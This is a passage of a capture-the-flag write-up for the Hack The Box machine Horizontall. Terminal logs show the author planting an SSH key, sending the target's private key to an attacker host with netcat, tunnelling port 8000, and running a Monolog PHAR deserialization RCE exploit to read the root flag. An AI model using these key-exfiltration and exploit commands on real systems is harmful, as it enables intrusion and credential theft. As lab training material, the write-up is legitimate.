


```
strapi@horizontall:~/.ssh$ ls -la
ls -la
total 16
drwxrwxr-x  2 strapi strapi 4096 Nov 20 06:49 .
drwxr-xr-x 10 strapi strapi 4096 Nov 20 06:49 ..
-rw-rw-r--  1 strapi strapi    0 Nov 20 06:49 authorized_keys
-rw-------  1 strapi strapi 1675 Nov 20 06:49 id_rsa
-rw-r--r--  1 strapi strapi  400 Nov 20 06:49 id_rsa.pub
strapi@horizontall:~/.ssh$ cat id_rsa.pub >> authorized_keys
cat id_rsa.pub >> authorized_keys
strapi@horizontall:~/.ssh$ nc -w 3 10.10.14.165 15000 < id_rsa
nc -w 3 10.10.14.165 15000 < id_rsa
strapi@horizontall:~/.ssh$ 
```

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ nc -lvp 15000 > id_rsa
listening on [any] 15000 ...
connect to [10.10.14.165] from horizontall.htb [10.10.11.105] 55010

┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ 
```


After changing the permissions of the key on my machine, I used below command to port forward the port 8000 & launch the exploit from my machine.

ssh -I id_rsa -L 8000:127.0.0.1:8000 strapi@10.10.11.105




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ ssh -i id_rsa -L 8000:127.0.0.1:8000 strapi@10.10.11.105
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 20 06:53:31 UTC 2021

  System load:  0.25               Processes:           185
  Usage of /:   83.3% of 4.85GB    Users logged in:     0
  Memory usage: 36%                IP address for eth0: 10.10.11.105
  Swap usage:   0%


0 updates can be applied immediately.


Last login: Fri Jun  4 11:29:42 2021 from 192.168.1.15
$ whoami
strapi
$ 
```

Then I opened a new terminal and launched the exploit with the command ls -la /root to see the contents of the root directory.



```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 "ls /root"
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc'...
remote: Enumerating objects: 2673, done.
remote: Counting objects: 100% (1015/1015), done.
remote: Compressing objects: 100% (576/576), done.
remote: Total 2673 (delta 414), reused 883 (delta 308), pack-reused 1658
Receiving objects: 100% (2673/2673), 400.37 KiB | 2.99 MiB/s, done.
Resolving deltas: 100% (1056/1056), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

boot.sh
pid
restart.sh
root.txt

[i] Trying to clear logs
[+] Logs cleared

┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ 
```

Then I launched the exploit again with command cat /root/root.txt & found the root flag.



```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 "cat /root/root.txt"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

70f03b05aba610e8276685ea0bf27228

[i] Trying to clear logs
[+] Logs cleared

┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ 
```